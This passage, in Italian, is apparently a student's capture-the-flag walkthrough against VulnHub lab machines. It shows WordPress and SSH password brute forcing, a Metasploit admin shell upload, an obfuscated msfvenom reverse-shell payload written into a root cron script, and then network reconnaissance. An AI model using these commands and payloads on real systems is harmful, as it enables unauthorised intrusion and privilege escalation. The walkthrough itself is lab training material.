 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Dopo aver verificato gli utenti decido di usare sempre wpscan per eseguire il bruteforce della password: 'wpscan --url 192.168.56.2/backup_wordpress --passwords /usr/share/wordlists/rockyou.txt --usernames "john"' Per cercare di ottenere la password dell'utente john(Trovato prima nella lista e nella enumerazione degli utenti) tramite bruteforce con la wordlist rockyou.txt una delle più grandi:

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 192.168.56.2/backup_wordpress --passwords /home/kali/Desktop/rockyou.txt --usernames "john"
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

      WordPress Security Scanner by the WPScan Team
                     Version 3.8.22
          Sponsored by Automattic - https://automattic.com/
          @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.2/backup_wordpress/ [192.168.56.2]
[+] Started: Tue Jun 20 10:41:24 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.2/backup_wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.2/backup_wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
```

Dopo un paio di tentativi di bruteforce viene trovata la password dell'utente'john' che sarebbe 'enigma'

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / panasonic Time: 00:08:24 <                                                  > (2515 / 14346907)  0.01%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jun 20 10:49:57 2023
[+] Requests Done: 2655
[+] Cached Requests: 38
[+] Data Sent: 1.386 MB
[+] Data Received: 1.6 MB
[+] Memory used: 277.145 MB
[+] Elapsed time: 00:08:33

┌──(kali㉿kali)-[~]
└─$
```

Cerco successivamente un exploit che possa andare bene per Wordpress su metasploit, in questo caso utilizzo 'wp_admin_shell_uploads' per poter iniettare una shell PHP sul sito di wordpress inutilizzato.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```

```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search wp_admin_shell

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload     2015-02-21       excellent  Yes    WordPress Admin Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
```

Configuro lo script per iniettare la vittima utilizzando i vari parametri trovati in precedenza :

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                         tml
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.2
RHOSTS => 192.168.56.2
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
```

Avviato l'exploit il programma mi esegue una sessione caricando la shell sul sito remoto, quindi ho accesso a una parte del sistema:

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.3:4444
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/iGuFBLammR/gABXRZfQyC.php ...
[*] Sending stage (39927 bytes) to 192.168.56.2
[+] Deleted gABXRZfQyC.php
[+] Deleted iGuFBLammR.php
[+] Deleted ../iGuFBLammR
[*] Meterpreter session 1 opened (192.168.56.3:4444 → 192.168.56.2:37832) at 2023-06-20 10:58:36 +0200

meterpreter > sysinfo
Computer     : bsides2018
OS           : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter : php/linux
meterpreter >
```

Mi accorgo che però non ho i privilegi completi root ma sono l'utente 'www-data':

```
meterpreter > getuid
Server username: www-data
```

Tra i processi attivi troviamo Il processo "cron" che sappiamo essere un demone di sistema che viene eseguito in background su sistemi Unix e Linux. È responsabile dell'esecuzione di comandi o script in modo automatico e periodico, in base a una programmazione predefinita.

```
 816   /sbin/getty                root      /sbin/getty -8 38400 tty4
 824   /sbin/getty                root      /sbin/getty -8 38400 tty5
 837   /sbin/getty                root      /sbin/getty -8 38400 tty2
 841   /sbin/getty                root      /sbin/getty -8 38400 tty3
 845   /sbin/getty                root      /sbin/getty -8 38400 tty6
 865   /usr/sbin/vsftpd           root      /usr/sbin/vsftpd
 870   acpid                      root      acpid -c /etc/acpi/events -s /var/run/ac
 872   cron                       root      cron
 873   atd                        daemon    atd
 878   whoopsie                   whoopsie  whoopsie
 953   /usr/sbin/mysqld           mysql     /usr/sbin/mysqld
 994   /usr/sbin/apache2          root      /usr/sbin/apache2 -k start
 999   /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
1000   /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
1002   /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
1003   /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
```

Esplorando la directory /etc/ troviamo il file ‘crontab’ che sappiamo essere il file di configurazione del demone

```
040755/rwxr-xr-x  4096   dir   2018-03-03 21:38:54 +0100  cron.d
040755/rwxr-xr-x  4096   dir   2018-03-03 20:17:59 +0100  cron.daily
040755/rwxr-xr-x  4096   dir   2014-02-04 12:58:53 +0100  cron.hourly
040755/rwxr-xr-x  4096   dir   2014-02-04 13:01:37 +0100  cron.monthly
040755/rwxr-xr-x  4096   dir   2014-02-04 13:01:40 +0100  cron.weekly
100644/rw-r--r--  769    fil   2018-03-04 01:11:53 +0100  crontab
```

Notiamo che viene utilizzato il system-wide crontab per pianificare attività per tutti gli utenti. Notiamo inoltre che tra le attività è presente un file ‘cleanup’

```
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
meterpreter >
```

Esplorando il file possiamo notare che è una shell dove abbiamo permessi rwx quindi è possibile modificarla:

```
#
meterpreter > cd /usr/local/bin/
meterpreter > ls
Listing: /usr/local/bin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  380   fil   2023-06-20 12:02:41 +0200  cleanup

meterpreter >
meterpreter > cat cleanup
#!/bin/sh
```

```
meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Completed  : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
meterpreter >
```

Dopo averlo scaricato cancello il contenuto originale di cleanup e creo un payload da poter inserire nel programma, utilizzo msfvenom per creare un comando python malevolo in modo che venga eseguito ogni minuto.
Imposterò l'indirizzo ip dell'attaccante e la porta 9999 così appena caricherò e sovrascriverò nuovo cleanup e dopo un minuto verrà eseguito il nuovo codice.
Comando msfvenom: 'msfvenom -p cmd/unix/reverse_python lhost=192.168.56.3 lport=9999 R'

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p cmd/unix/reverse_python lhost=192.168.56.3 lport=9999 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 368 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqVkdELgjAQxv+VsacNYqa
RJLEHCYOICtJ3ybVQsp148/8v0wjmk9/Lsfv2u/vgqlcDrSUI6qkt+WpBRmFXNC0ojegYMDa2vwYpAa2kfhQIP9yIdShW1P3S75HRR66BctguhsLGV7zPD+ckczMNZnrZHfM0uybxiU/mC
QXGaGUZ62M5A/oYfMIAinvXBAzFo6q1AcYdbDkf8ecjwQRp5P8KQt3qmlGvqIyHJeVvnUdmTw==')[0])))"
```

Ecco il nuovo contenuto di cleanup appena incollo il payload:

```
File  Modifica  Cerca  Visualizza  Documento  Aiuto

1 #!/bin/sh
2
3 python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')
  ('eNrLzC3ILypRKM5Pzk4tUYACHRhDobg0qaAoPzm1uBhTLh8upmANJjPyi0tslQwtjfQMzSz0DI2A2MBACU0RyDpbSyBAEy+2hbhBD0JpQHmObvGefq4hWFwGkQ/2d/
  aODw4JcnX01UQ3US85Py8vNblEQwPkMkwjQE7RRNeVX6yXUlpgpFGsl5aZk5qXr6GJqdGAHE2G5GgyQtdUYIuIEr3kxJwcDSX9pMw8/eIMJU0AssZofQ==')[0]))))"
4
```

Avvio una connessione in ascolto con netcat sulla porta 9999 in modo che appena caricherò il nuovo cleanup dopo un minuto verrà eseguito il cleanup malevolo e la connessione verrà dirottata sulla macchina dell'attaccante:

```
kali@kalikali: ~

File  Azioni  Modifica  Visualizza  Aiuto

┌──(kali㉿kalikali)-[~]
└─$ nc-lvp 9999
nc-lvp: comando non trovato

┌──(kali㉿kalikali)-[~]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
```

Carico il nuovo cleanup malevolo utilizzando la sessione meterpreter creata precedentemente dalla shell php su wordpress, sovrascrivo il cleanup pulito e controllo con il comando cat se il file risulta effettivamente cambiato:

```
meterpreter > upload /home/kali/Scrivania/cleanup /usr/local/bin/cleanup
[*] Uploading  : /home/kali/Scrivania/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 384.00 B (-0.26%): /home/kali/Scrivania/cleanup → /usr/local/bin/cleanup
[*] Completed  : /home/kali/Scrivania/cleanup → /usr/local/bin/cleanup
meterpreter > cat /usr/local/bin/cleanup
#!/bin/sh

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrLzC3ILypRKM5Pzk4tUYACHRhDobg0qaAo
Pzm1uBhTLh8upmANJjPyi0tslQwtjfQMzSz0DI2A2MBACU0RyDpbSyBAEy+2hbhBD0JpQHmObvGefq4hWFwGkQ/2d/aODw4JcnX01UQ3US85Py8vNblEQwPkMkwjQE7RRNeVX6yXUlpgpFGsl5aZk5qXr6G
JqdGAHE2G5GgyQtdUYIuIEr3kxJwcDSX9pMw8/eIMJU0AssZofQ==')[0]))))"
meterpreter >
```

Ora aspetto che passi il minuto e dopo su netcat mi si connette una shell root ricavata da cleanup che abbiamo modificato. Testo qualche comando e ottengo il flag richiesto dalla macchina:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 9999
listening on [any] 9999 ...
192.168.56.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.3] from (UNKNOWN) [192.168.56.2] 48326
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

# Metodo 2:

Per il metodo 2 abbiamo pensato di utilizzare un bruteforce alla porta '22'
con l'utente anne ricavato sempre dalla lista di utenti di prima. Per questo tipo di attacco abbiamo utilizzato hydra che esegue automaticamente i bruteforce alla porta 22:
Comando Hydra: 'hydra -l anne -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt 192.168.56.2 ssh'

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt  192.168.56.2 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-20 12:46:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking ssh://192.168.56.2:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 9918 to do in 01:53h, 10 active
[22][ssh] host: 192.168.56.2   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-20 12:47:16
```

:

Come vedete mi trova la password di 'anne' che sarebbe 'princess' quindi provo ad accedere con queste credenziali utilizzando il comando ssh su kali linux:

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.2
anne@192.168.56.2's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
```

Dopo aver ottenuto l'accesso sulla macchina remota controllo se anne è tra gli utenti che hanno diritto all'utilizzo di root ed eseguo il comando 'sudo su'

```
anne@bsides2018:~$ sudo su
[sudo] password for anne:
Sorry, try again.
[sudo] password for anne:
root@bsides2018:/home/anne# cd root
bash: cd: root: No such file or directory
root@bsides2018:/home/anne# cd root/
bash: cd: root/: No such file or directory
root@bsides2018:/home/anne# cd /root/
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~# uid
No command 'uid' found, but there are 17 similar ones
uid: command not found
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~#
```

Sono così riuscito a trovare un altra modalità per ottenere il root sulla macchina vancouver 2018!

## GIORNO 4 – BlackBox derpnstink/VulnHub2018 -

### Obiettivo

Scaricare ed importare una macchina virtuale da questo link:
https://download.vulnhub.com/derpnstink/VulnHub2018_DeRPnStiNK.ova
Questa è una CTF con più di una bandiera (flag, codici inseriti dentro la macchina in punti strategici) da prendere. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.
Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.
L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

### Descrizione

Nel contesto del penetration testing, una "black box" si riferisce a un approccio in cui i tester hanno zero conoscenza interna del sistema o dell'applicazione che stanno testando. Si simulano attacchi esterni per identificare vulnerabilità e difetti di sicurezza senza accesso privilegiato alle informazioni interne del sistema.

## Primo avvio: Scansioni & Protocollo ARP


Dopo aver installato la macchina derpnstink su virtualbox effettuo uno scan con lo strumento di rete 'arp-scan che è utilizzato per scansionare e rilevare dispositivi connessi a una rete locale utilizzando il protocollo ARP in questo modo vengo a conoscenza dell'indirizzo IP della macchina derpnstink.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:c7:e1:36, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0b       (Unknown: locally administered)
192.168.56.100  08:00:27:64:58:0b       (Unknown)
192.168.56.103  08:00:27:26:22:9c       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.932 seconds (132.51 hosts/sec). 3 responded
```

Successivamente eseguo uno scan con nmap della macchina remota in modo da ottenere le porte aperte ed eventuali vulnerabilità:

```
┌──(kali㉿kali)-[~]
└─$ nmap -A  192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-21 05:19 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0034s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: DeRPnStiNK
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.96 seconds
```

Trovo che ci sono aperte tre porte, la porta 22(ssh), la porta 21 (ftp) e la porta 80 (http) e la porta 80 http contiene il file robots.txt che disattiva due cartelle dalla visualizzazione dei robot di ricerca:




Eseguo i programmi 'nikto' e 'gobuster' per verificare se ci sono altre cartelle nascoste:

```
┌──(kali㉿kali)-[~]
└─$ nikto --url 192.168.56.103
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.103
+ Target Hostname:    192.168.56.103
+ Target Port:        80
+ Start Time:         2023-06-21 05:22:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/temporary/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 512, size: 55dcb6aaa2f50, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /weblog/: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8104 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2023-06-21 05:23:15 (GMT-4) (49 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

